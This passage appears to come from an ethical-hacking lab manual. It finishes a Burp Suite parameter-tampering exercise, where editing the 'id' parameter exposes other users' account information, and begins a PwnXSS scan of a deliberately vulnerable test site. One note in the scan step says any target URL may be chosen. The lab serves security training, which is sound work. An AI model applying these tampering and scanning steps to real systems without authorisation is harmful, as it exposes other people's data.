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

28. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.
29. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the Connection Settings window and click **OK**. Close the tab.

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

30. This concludes the demonstration of how to perform parameter tampering using Burp Suite.
31. Close all open windows and document all acquired information.
32. Turn off the **Windows Server 2019** virtual machine.

Task 3: Identifying XSS Vulnerabilities in Web Applications using PwnXSS

PwnXSS is an open-source XSS scanner that is used to detect cross-site scripting (XSS) vulnerabilities in websites. It is a multiprocessing and customizable tool written in Python language.

Here, we will use the PwnXSS tool to scan the target website for cross-site scripting (XSS) vulnerability.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

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
Note: The password that you type will not be visible.


4. Type **cd PwnXSS** and press **Enter** to enter into **PwnXSS** directory.



5. To perform scan on target website, type **python3 pwnxss.py -u http://testphp.vulnweb.com** and press **Enter**.

   Note: **-u**: specifies the target url (here, http://testphp.vulnweb.com). However, you can select a target URL of your choice.

6. The PwnXSS tool starts scanning and displays the identified vulnerable website links, as shown in the screenshot.



